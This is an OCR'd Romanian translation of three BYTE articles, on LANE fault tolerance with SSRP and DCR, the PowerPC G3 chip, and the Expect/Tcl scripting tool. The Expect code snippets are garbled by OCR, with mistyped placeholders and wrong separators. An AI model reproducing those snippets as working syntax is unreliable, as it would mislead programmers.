
LANE constă din patru componente soft. Primele trei sunt toate servere. Ele sunt cunoscute în general ca și servicii de emulare LAN. Plasate în comutatoarele ATM sau dispozitivele de vârf (cum ar fi comutatoarele Ethernet sau Token Ring cu conexiuni ascendente ATM) aceste servicii realizează sarcini cum ar fi: indicarea tipului de LAN emulat, menținerea unui tabel al tuturor stațiilor LANE, manevrarea mesajelor broadcast cum ar fi NetWare RIP, mesaje SAP și interogări de nume NetBIOS. Individual, fiecare realizează o funcție logică separată.

LECS (LANE Confguration Server) conține configurația rețelei emulate. În mod tipic este plasat într-un comutator sau un ruter și furnizează informații de configurare clientului, incluzând adresa ATM a server-ului LANE. Acest server este responsabil pentru asignarea dinamică a clienților LANE (LECs) diferitelor rețele LAN emulate, indiferent de portul fizic utilizat.

LES acționează ca și o unitate de decontare centrală pentru mapare între adresele MAC și adresele ATM. El poate fi configurat ca și o stație dedicată, integrată într-un comutator sau dispozitiv de vârf sau furnizat ca și un soft pentru PC sau o stație de lucru. Tipic este implementat în același dispozitiv ca și BUS (discutat în continuare). Așa cum s-a menționat, el reprezintă o legătură slabă în LANE pentru că este un punct singular cu potențial de defecte.

BUS manevrează cadrele broadcast și multicast precum și cadre pentru care destinația adreselor MAC unicast nu a fost încă rezolvată pentru o adresă ATM. Este o componentă vitală pentru că ea rezolvă diferențele inerente dintre rețelele LAN tradiționale bazate pe broadcast, cum ar fi

Token Ring şi Ethernet şi reţeaua ATM orientată pe conexiune.


ATM tolerant la defecte folosind SSRP şi DCR
①
SSRP verifică operaţia pentru LES/BUS
②
Server-ul primar cade
③
Programul DCR localizează automat un server backup emulat folosind LECS
④
LEC creează o conexiune logică nouă pentru a restabili operaţia.
SSRP
Serviciul LES primar
Serviciul LES secundar
LECS
LES
BUS
LECS
LES
BUS
Comutator ATM
LEC
LEC
LEC
Clienţi cu adaptoare ATM
Comutator Ethernet/ATM
Ethernet sau Token Ring
Conexiune fizică
Conexiunea logică înainte de cădere
backbone ATM
Conexiunea logică după cădere
SSRP: Simple Server Redundancy Protocol
DCR: Dynamic Connection Redundancy

Simple Server Redundancy Protocol şi Dynamic Connection Redundancy restabilesc legăturile logice între dispozitive pe un segment ATM.

A patra componentă, clientul LANE rulează pe toate staţiile de capăt pe o reţea LAN emulată. Rolul său principal este să iniţieze comunicaţii cu LECS şi LES şi să stabilească conexiuni cu alţi LECs. Aceasta include interogarea LES pentru a mapa adresele MAC în adrese ATM. Prin conexiunea care este stabilită, LEC directează datele către BUS şi către LEC-ul destinaţie. Un LEC poate fi o staţie de lucru, server de fişiere, bridge, comutator sau ruter. Fiecare LEC are o adresă ATM şi cel puţin o adresă MAC.

Adăugarea toleranţei la defecte

Sub versiunea 1.0 a specificaţiei LANE, redundanţa hard nu este posibilă pe o reţea LAN emulată. Dacă, indiferent de motiv, LES sau BUS eşuează sau este izolat de reţea, atunci utilizatorul nu se poate conecta la backbone-ul ATM.

Pentru a rezolva această problemă a unui singur punct defect, un număr de producători independenţi au căutat să implementeze soluţii care furnizau o toleranţă la defecte pe o reţea ATM. Spre exemplu, Cisco Systems a anunţat recent protocolul său SSRP (Simple Server Redundancy Protocol) care reproduce informaţia de configurare în server-ele LANE. SSRP respectă specificaţiile Forumului ATM atunci când comunică cu LEC, iar acum el elimină limitările unui singur LECS sau LES/BUS pe reţeaua LAN emulată. SSRP transmite informaţia între dispozitivele LECS şi LES sau BUS în funcţie de care dintre ele sunt operaţionale. Informaţia de configurare de bază pentru toate reţelele LAN emulate este partajată între elementul principal şi până la trei dispozitive backup LECS.

Dacă LES/BUS eşuează, conexiunile către clienţii LANE ataşaţi sunt abandonate. Clientul simţind o cădere a reţelei încearcă să se reconecteze la reţeaua LAN emulată. El va fi direcţionat de LECS către un LES/BUS backup funcţional pe un alt dispozitiv de reţea. SSRP furnizează un soft bakup, oferindu-le clienţilor LANE posibilitatea de-a rămâne conectaţi complet la reţea.

Totuşi SSRP furnizează doar o parte din soluţie pentru toleranţa la defecte LANE prin ATM. Reţeaua poate avea un LES nou, complet funcţional, dar dacă o staţie nu este capabilă să descopere această nouă locaţie, îmbunătăţirea SSRP nu ajută. Un al doilea producător, Olicom (pentru care lucrează autorul acestui articol), a desăvârşit o soluţie tolerantă la defecte pe partea de LEC care construieşte pe SSRP şi lucrează cu specificaţiile 1.0 ale Forumului ATM. Acest soft (DCR sau Dynamic Connection Redundancy) permite unui client să caute automat în reţeaua ATM locaţia unui nou LES/BUS folosind LECS.

Lucrând în tandem cu SSRP, DCR face acest lucru prin citirea configuraţiilor de reţea folosind ILMI (Interim Local Management Interface) de la comutatoarele sale ATM. ILMI este o interfaţă de administrare a conexiunilor specificată de Forumul ATM care permite ca două dispozitive ATM adiacente să configureze automat parametrii de operare ai conexiunii comune ATM dintre ei. Acest proces numit descoperirea LECS prin ILMI permite clientului LANE să localizeze noul LECS fără a fi nevoie de o configurare manuală. Metoda alternativă uzuală - "adresa binecunoscută" unde LECS este localizată la o adresă fixă - este limitată pentru că nu furnizează în mod normal asistenţă acestor servicii vitale şi rezultate potenţiale într-un timp de staţionare şi mai mare pentru reţeaua LANE ATM. În timp ce SSRP asigură totuşi conexiuni către LECS backup chiar atunci când este folosită adresa bine cunoscută, DCR furnizează o reconfigurare automată rapidă şi o refacere dintr-o cădere de reţea. Când aceasta apare, DCR realizează o căutare şi stabileşte automat o conexiune la serverul back-up.

Alegere grea

Pentru administratorii de reţea care s-au depărtat de ATM din cauza îngrijorărilor legate de adăugarea unor componente - care nu sunt redundante - reţelei lor, dealtfel tolerantă la defecte, SSRP şi DCR reprezintă un răspuns timpuriu dat problemei unui singur LES/BUS. Administratorii pot desfăşura ATM cu încrederea că sunt acoperiţi de o toleranţa la defecte de la un capăt la altul al conexiunii. SSRP şi DCR lucrează în cadrul standardelor industriale pentru a asigura componente redundante pentru servicii de emulare LAN, ele eliminând singurul punct potenţial de cădere din implementările LANE existente. Deşi Grupul de lucru tehnic al Forumului ATM aşteaptă o rezoluţie a problemei LES/BUS în versiunea 2.0 pentru o administrare de reţea, cele 6 sau 12 luni de aşteptare reprezintă un timp prea lung.■

---

*Steen B. Lohse (***slo@olicom.com***) este vicepreşedinte cu probleme de marketing la Olicom. A obţinut titlurile de inginer şi MBA la Universitatea din Copenhaga.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]


Această nouă generaţie de PowerPC ţinteşte aplicaţiile de vârf pentru notebookuri şi desktopuri. De Tom Thompson

Primă privire asupra lui PowerPC G3

Alianţa Apple, IBM şi Motorola (AIM) continuă să rafineze şi să-şi îmbunătăţească procesorul lor RISC, liderul PowerPC. Anumite versiuni ale viitoarelor proiecte, numite codificat G3 şi G4, reprezintă procesoarele de generaţia a treia respectiv a patra. (PowerPC 601 a fost considerat prima generaţie de procesor „punte", ce conţinea elemente atât din arhitectura POWER a IBM-ului cât şi din cea a procesorului RISC 88110 a lui Motorola. Procesoarele 603, 603e, 604 şi 604e sunt proiecte de generaţia a doua bazate în întregime pe arhitectura PowerPC). G3 şi G4 vor fi compatibile la nivelul instrucţiunilor cu PowerPC în schimb performanţa va fi mult îmbunătăţită prin introducerea unor facilităţi cum ar fi suport pentru cache de nivel 2 (Level 2 - L2) sau o nouă arhitectură de bus. În februarie, IBM şi Motorola au dezvăluit primul procesor G3. E important de notat că acest cip (încă nebotezat oficial) este primul oferit din seria proiectelor de generaţia a treia. Sistemele bazate pe G3 vor fi disponibile din a doua jumătate a acestui an.

Vechi şi nou

G3, aşa cum ne-a fost prezentat, diferă oarecum de proiecţia dezvoltării familiei PowerPC publicată de IBM şi Motorola la sfârşitul anului trecut. În acel plan, G3 urma să folosească o tehnologie de producţie de 0.35 microni, să opereze la un ceas plecând de la 200 MHz şi în anumite variante ale proiectului să se ajungă până la 30 milioane de tranzistori pe cip. G3-ul anunţat este un procesor de 32 biţi care devansează acest plan, pornind de la 250 MHz. El foloseşte o tehnologie de 0.25 microni în cinci straturi de metal în proces CMOS static. Acest proces permite ca în G3 să fie incorporaţi 6.35 milioane tranzistori (604e are doar 5.6 milioane) pe o pastilă de 67 mm^2, făcându-l mai mic chiar decât 603e a cărui pastilă are 81 mm^2. Acesta, cu certitudine, nu va fi unul dintre mamuţii de 30 milioane de tranzistori cu care ne intimida alianţa AIM, dar specificaţiile rămân impresionante.



G3 împachetează mai mulţi tranzistori decât un PowerPC 604e într-o pastilă care e mai mică decât a unui PowerPC 603e.


În proiectarea lui G3, inginerii de la Somerset au făcut în primul rând o urmărire extensivă a utilizării codului în aplicaţiile PowerPC. Monitorizarea fluxurilor de instrucţiuni şi date în acest fel le-a permis să detecteze zonele critice ale designului PowerPC din generaţia a doua ce puteau fi eliminate în G3. Ca rezultat al acestei abordări, G3 beneficiază de cele mai bune tehnologii implementate în linia curentă 6xx. G3 este un amalgam al acestor versiuni îmbunătăţite, luând de la 603e gestiunea consumului puterii, de la 604e logica de predicţie dinamică a salturilor şi de la 620 interfaţa şi controlerul dedicate cache-ului L2.

Aşa cum se vede din figura de pe pagina următoare, nucleul RISC al lui G3, cu cele cinci unităţi de execuţie, seamănă cu cel al lui 603e. Ambele proiecte au o unitate flotantă, una de salturi şi una de încărcare/stocare. Ele diferă însă prin faptul că G3 are două unităţi de întregi pe un singur ciclu, în timp ce 603e are doar o unitate de întregi şi una sistem - ultima considerată de asemenea unitate de execuţie. Noua unitate reproiectată de încărcare/stocare a lui G3 poate procesa <încărcări din / stocări în> cache într-un singur ciclu. FPU are un pipeline în trei stagii pentru accelerarea procesării matematice. Aşa cum menţionam, unitatea de salturi a lui G3 a fost umflată cu logica dinamică de predicţie a salturilor din 604e. El poate procesa o instrucţiune de ramificare per ciclu, cu un flux speculativ în execuţie şi un altul în extragere.

G3 foloseşte un pipeline de patru stagii ce constau în extragere, decodificare şi distribuire, execuţie şi scriere completă înapoi. Unitatea de extragere aduce patru instrucţiuni pe ceas. Când o instrucţiune este încărcată în cache, o operaţie de pre-decodificare creează un cod-operaţie complet nou pe 36 biţi. Acest cod-op asistă logica de distribuire a procesorului în trimiterea acelei instrucţiuni către unitatea de execuţie adecvată. G3 execută doar distribuirea a două instrucţiuni (ca şi 603e) deoarece utilizarea mecanismului de distribuire a patru instrucţiuni, de la 604e, în condiţiile menţinerii unor frecvenţe de ceas mari, ar fi necesitat o reproiectare integrală. Totuşi, G3 poate susţine un vârf al ratei de execuţie de trei instrucţiuni pe ceas.

Consideraţii cache

G3 are aceeaşi cantitate de cache integrat pe cip ca şi 604e: două cache-uri de 32 KB (unul pentru instrucţiuni şi altul pentru date), fiecare condus de propria unitate de management de memorie. Cache-urile sunt asociative pe 8 căi utilizând 128 de seturi. Mărimea cache-ului şi numărul de seturi au fost fixate de cerinţa ca G3 să fie compatibil la nivel de pin cu 603e şi 604e; una din primele variantele ale G3 va folosi acelaşi conector BGA (ball grid array) de 255 de pini. O variantă de performanţă mai mare va asigura suport din cip pentru cache L2. Controlerul înglobat pentru cache L2 are 4 KB pentru intrări de referinţe ce pot fi configurate să gestioneze un cache L2 asociativ pe două căi a cărui mărime să fie de 256 KB, 512 KB sau 1 MB. Interfaţa L2 asigură conectare directă pentru mai multe tipuri de SRAM. Un circuit de divizare poate asigura rate de la 1:1 la 1:3 în jumătăţi de perioade de ceas. Desigur, interfaţa L2 necesită pini pentru semnale suplimentare, astfel că aceste variante de G3 utilizează socluri BGA de 360 de pini. Ambele tipuri de cache, înglobat şi L2, au logică pentru modurile copiere-înapoi şi scriere-cu-adevărat cu ocuparea busului.



G3 utilizează tehnologiile avansate ale actualelor procesoare PowerPC pentru a asigura o performanţă mare concomitent cu un consum redus.

Putere şi performanţă

Scopul lui G3 este de a asigura o putere de calcul deosebită, atât pentru aplicaţiile sistemelor mobile cît şi pe cele de birou. Interfaţa directă cu cache-ul L2 ajută la atingerea obiectivelor de performanţă pentru sistemele desktop. Pentru cele mobile, G3 se bazează pe un set verificat de facilităţi pentru conservarea consumului, preluate de la 603e. G3 foloseşte doar 2.5 V în nucleu, pentru a reduce consumul de putere, în timp ce interfaţa de bus funcţionează la 3.3 V pentru a rămâne compatibilă cu proiectele actuale. La 250 MHz şi operare la maximum, G3 disipă doar 5W. Aceasta este doar puţin mai mult decât 603e, care în vârfurile de viteză disipă 3W.

G3 asigură o varietate de multiplicatori de ceas, începând cu 2:1 şi ajungând până la 8:1, în trepte de jumătăţi de tact. Aceasta permite sistemelor desktop să utilizeze, de exemplu, logică de bus sistem la 50 MHz şi care e ieftină, în timp ce procesorul lucrează la 250 MHz. La fel, pentru sistemele portabile, proiectele pot avea în vedere multiplicatori diferiţi, aşa încât G3 să lucreze la 250 MHz, iar busul să meargă în regim economic şi la viteză scăzută. Hardware-ul de management dinamic al consumului monitorizează fluxul de instrucţiuni şi decuplează selectiv ceasul unităţilor de execuţie nefolosite. O unitate de asistenţă a temperaturii are un termometru înglobat pe cip care permite OS-ului să monitorizeze temperatura procesorului şi să ia decizii înainte ca acesta să se supraîncălzească. OS-ul poate de asemenea să comute G3-ul într-o stare de consum redus, aţipire sau somn sau să trotileze cache-ul ceea ce automat încetineşte procesorul. Odată cu scăderea temperaturii cipului la un nivel prestabilit, OS-ul poate comanda reluarea în regim normal a operării lui G3.

Motorola şi IBM pretind că performanţa lui G3 la 250 MHz - utilizând un cache L2 de 1 MB la jumătate din viteză şi un bus sistem la 50 MHz - atinge 10 SPECint95. G3 oferă deci aproximativ aceeaşi performanţă cu un 604e dar consumând mult mai puţin (un 604e la 166 MHz disipă 10 W). Iată de ce G3 intră cu un picior spre fiecare dintre sistemele cu 603e sau 604e. 603e va continua să fie folosit în proiectele ieftine şi nepretenţioase. Deoarece busul G3 implementează doar protocolul MEI (modified, exclusive, invalid), ca şi 603e, poate fi folosit doar în implementări uni sau bi-procesor. Sistemele ultra-pretenţioase cu arhitecturi multiprocesor vor continua să folosească 604e. G3 a fost distribuit ca mostre pentru câteva luni şi deoarece este compatibil la pini cu 603e şi 604e, vă puteţi aştepta ca deja în această vară să apară în sistemele PowerPC de pe piaţă. ■

Tom Thompson este senior technical editor at large la BYTE. Îl puteţi contacta via e-mail la **tom_thompson@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]

Acest limbaj poate integra încăpățânatele programe Unix și are declarații șablon/acțiune puternice. De Bob Friesenhahn

Expect oferă scriptarea în Unix


Una din cele mai importante calități al sistemului de operare Unix este colecția numeroasă de instrumente și utilitare care se pot uni prin intermediul unui shell Unix, pentru a crea programe puternice. Altfel spus, aceste instrumente și utilitare sunt proiectate corespunzător utilizării lor de către alte programe. Totuși, în anumite cazuri, datorită unui accident sau naturii aplicației, unele programe nu suportă modelul de utilitar simplu. Programe tipice care nu respectă acest model sunt cele uzuale (ex. FTP, telnet și utilitarul passwd). Programatorii , cel puțin până acum, au avut dificultăți în integrarea lină a acestor utilitare noncomformiste.

Expect, o extensie puternică și totodată simplă a Tool Command Language (Tcl), este o apariție mai nouă în trusa de scule Unix. Este un limbaj interactiv extensibil cu facilități de scriptare ce le depășesc pe cele oferite de cel mai bun program de terminal. Expect are capacitatea de a „conversa" cu programe altfel imposibile și să manipuleze cu ușurință simultan intrarea și ieșirea în mai multe locuri. Facilitățile interactive pe care le oferă Expect, dau o dimensiune nouă posibilităților de automatizare și testare. Don Libes a scris Expect la Institutul de Tehnologie și Standardizare (NIST) în 1987. Date fiind noile paradigme de programare oferite de Expect, este de așteptat o evoluție de mai mulți ani.

Tcl

Înainte să intrăm în detalii despre Expect, este necesară o scurtă prezentare a Tcl, limbajul pe care este bazat. Tcl a intrat în lumea Expectului în 1991 și a marcat evoluția lui de atunci. A fost conceput în 1989 de John Ousterhout în Berkeley-California. Scopul urmărit de Tcl este să fie un limbaj interpretat cu posibilitatea de a fi inclus în alte programe ca limbaj de extensie. În timp ce multe programe folosesc Tcl ca și limbaj de extensie, una din cele mai populare aplicații ale extensibilității Tcl a fost adăugarea a unor comenzi noi la shell-ul lui exemplificativ (ex. interpretor) pentru a spori facilitățile de scriptare.

Adăugarea unor noi comenzi la interpretorul Tcl este ușoară pentru că interfața cerută este foarte simplă (similară cu rutina main din dintr-un program C). Mai mult, în mod normal comenzile noi sunt adăugate ca un set de funcții înrudite ce formează un pachet. Aceste pachete de obicei adaugă o facilitate majoră la Tcl, chiar și Expect este un pachet de comenzi. Alte pachete sunt Tk (GUI), TclX (set de comenzi Unix extinse), dp (socluri Internet/Unix și apel de proceduri tip [RPC]) și [incr Tcl](extensii de limbaj orientate pe obiecte). Dezvoltatorul este liber să folosească în orice combinație extensiile acestea. De multe ori se încarcă doar la nevoie și oferă compoziția ideală de facilități cerute de o aplicație dată. Cu ajutorul extensiilor, comparativ cu limbajele compilate, este ușoară producerea unor aplicații puternice, obiectuale și grafice care se interfațează cu alte programe dintr-o rețea.



① Scriptul Expect pornește programul de test selectat.

② Programul trimite o secvență complexă de intrări la calculatorul integrat.

③ Legătura serială și comenzile interact permit operatorului să verifice rezultatele.

Puteți utiliza Expect pentru realizarea și operarea unor programe ce testează echipamente.

Fundamente Expect

Expect este un limbaj tty-orientat. Un tty (în termeni Unix) este o interfață cu caracteristicile unui port serial atașat la un terminal alfanumeric. Chiar și după 25 de ani - în prezența suprafețelor grafice (GUI) - cele mai mai multe programe Unix sunt în mod text și au interfețe simple de intrare și ieșire standard (stdin/stdout). În timp ce interfațarea cu programele de acest tip este simplă, programele care se conectează direct de dispozitivul de tip terminal (tty) nu se interfațează la fel. Expect rezolvă această problemă prin utilizarea pseudoterminalelor (pty) atunci când comunică cu alte programe.

Expect utilizează o comandă numită „spawn“ pentru a asocia echivalentul lui la un descriptor de fişier (numit identificator de spawn) la un dispozitiv sau proces. Implicit, Expect presupune că argumetele din spawn reprezintă comenzi pentru crearea unui nou proces. Totuşi, un indicator (flag) îi spune spawn-ului să trateze argumentul ca un descriptor de fişier Tcl (obţinut prin comanda open din Tcl).

Acesta permite asocierea unui identificator de spawn cu un fişier sau un dispozitiv serial. Acţiunea de utilizare comenzii spawn pentru crearea unui nou identificator `spawn` setează variabila globală Tcl `spawn_id` la valoarea numerică corespunzătoare. Comenzile Expect care au nevoie de aceşti identificatori, în cazul în care nu primesc prin argument, folosesc implicit variabila globală `spawn_id`.

Astfel, sarcinile uşoare devin simplu de scris, căci comenzile nu au nevoie de un argument în plus pentru specificarea unui proces. Pentru probleme mai complexe (ex. conversaţia cu mai multe programe simultan), cel mai bine este să se salveze valoare din `spawn_id` în variable noi, astfel ca mai târziu să poate fi folosite pentru specificarea unui proces.

Comanda `expect` este cea care suportă declaraţiile şablon/acţiune. Declaraţiile `expect` pot varia de la cele simple intr-o singură linie, până la cele complexe cu suport pentru mai multe intrări. Comanda `expect` nu ar fi utilă fără comanda `send` care permite transmiterea unui mesaj către un identificator de spawn.

Declaraţiile Expect au forma:

```
  expect [[-opts] oatl body1]…
[opts] patn [bodyn]
```

care înseamnă pur şi simplu că o declaraţie `expect` poate suporta mai multe şabloane cu linii de script asociate. Exemplul următor arată relaţia între `expect` şi `send`:

```
  expect { “Ce mai faci?” {send
“Minunat!” } “Ce dată e azi?” { send
[date] } }
```

Acest script, când recepţionează „Ce mai faci?“ răspunde cu „Minunat!“ şi transmite data curentă (cu ajutorul comenzii date din Tcl) după ce a primit „Ce dată e azi?“.

În realitate lucrurile merg adesea mai puţin bine. Se impune necesitatea detectării dispariţiei intrării sau dacă o intrare aşteptată nu vine în timp util. Pentru testarea acestora, Expect pune la dispoziţie două şabloane speciale `eof` şi `timeout` (ajustate de variabila globală `timeout`). Programatorul mai are la dispoziţie şablonul special `default`, care acoperă amândouă cazurile.

Resurse Expect

Pentru a învăţa mai multe despre Expect şi Tcl, merită citite cărţile Exploring Expect: A Tcl-vased Toolkit for Automating Interactive Programs de Don Libes (O'Reilly & Associates, ISBN 1-56592-090-2) şi Tcl-and the Tk Toolkit de John Ousterhout (Addison-Wesley, ISBN 0-201-63337-X). De asemenea puteţi consulta pagina de Web Expect la http://expect.nist.gov/ şi Tcl/Tk la http://www.tcltk.com/. Expect se poate lua de pe pagina de WWW (http://expect.nist.gov/ expect.tar.Z) şi are nevoie de Tcl care se poate trasnfera de la http: //expect.nist.gov /tcl.tar.Z.

Dacă dispariţia intrării nu este testată şi totuşi se întâmplă, Expect afişează echivalentul Tcl unui vidaj de stivă. Acesta e un rezultat neplăcut deci este totdeauna recomandată testarea `eof` la începutul fiecărei declaraţii `expect` şi în cazul pierderii intrării, luarea unor măsuri adecvate.

Declaraţia `expect` este cel mai uşor utilizat atunci când interacţiunea cu factorul uman nu este necesară. Expect oferă o comandă numită `interact` pentru cazul în care activitatea implicită e interactivă, iar scriptul trebuie să aibă capacitatea de a intercepta şi acţiona selectiv intrarea venind de la utilizator precum şi de la program.

`Interact` are următoarea formă:

```
  interact [string] body1] …
[stringn [bodyn]]
```

care e similară cu declaraţia `expect`, cu diferenţa că şabloanele sunt comparate implicit ca şiruri simple, fără să fie necesară specificarea unor argumente suplimentare. O altă diferenţă între comenzile `interact` şi `expect` este că primul se comportă ca şi cum ar fi o buclă infinită, iar a doua implicit continuă cu următoarea declaraţie Tcl.

Cea mai simplă declaraţie `interact` este declaraţia în sine, fără parametri suplimentari. Acesta leagă intrarea utilizatorului la procesul indicat variabila `spawn_id`. De exemplu, `spawn /bin/csh interact` leagă utilizatorul de shell astfel încît prezenţa Expect nu se evidenţiază.

De asemenea, nu există posibilitatea de a ieşi din proces prin Expect. O adăugire simplă lasă utilizatorul să oprească procesul dupa cerinţă:

```
  spawn /bin/csh interact { "\033"
{ close: wait: exit } }
```

Acest script permite interacţiunea directă a utilizatorului în shell, până când se apasă tasta Escape. Atunci identificatorul de spwan asociat cu procesul shell se închide, cauzând terminarea lui. Comanda `wait` este executată pentru a intercepta terminarea procesului copil şi evitarea unui proces zombie. În final se foloseşte comanda `exit` pentru a ieşi din script.

O utilizare populară a Expect-ului este pentru testarea altor programe. Expect poate furniza ieşiri specifice cu intrări date. Figura „Banc de testare cu Expect“ arată o situaţie în care utilizatorul de pe o staţie de lucru Unix poate testa un calculator integrat. Acest calculator are o interfaţă Ethernet şi o interfaţă serială pentru depanare. Scriptul Expect lansează un program special de test ce aplică intrări complexe calculatorului integrat, în timp ce pe legătură serială se verifică rezultatele. Utilizatorul poate alege pentru execuţie o suită întreagă de teste scrise în Expect.

Expect este un limbaj complicat şi pentru însuşirea lui este nevoie de un timp de studiu relativ lung. Manualul de 108-KB conţine toate comenzile în ordine alfabetică cu descriere şi referinţe către alte comenzi. Tcl e un limbaj mult mai simplu şi poate fi descris într-o manieră mult mai lineară. Ca rezultat, este probabil că vă veţi însuşi Tcl înainte de Expect.

Viitorul

Atât Expect cât şi Tcl sunt în continuă dezvoltare. John Ousterhout lucrează la Sun Microsystems şi există deja variante de Tcl/Tk portate pe Win32 şi Mac. Don Libes lucrează la NIST şi continuă să extindă portabilitatea şi facilităţile Expectului. S-au semnalat eforturi venite din afara NIST pentru portarea Expect pe Win32. Odată ce acesta devine disponibil, va deschide noi drumuri programatorilor de Windows.■

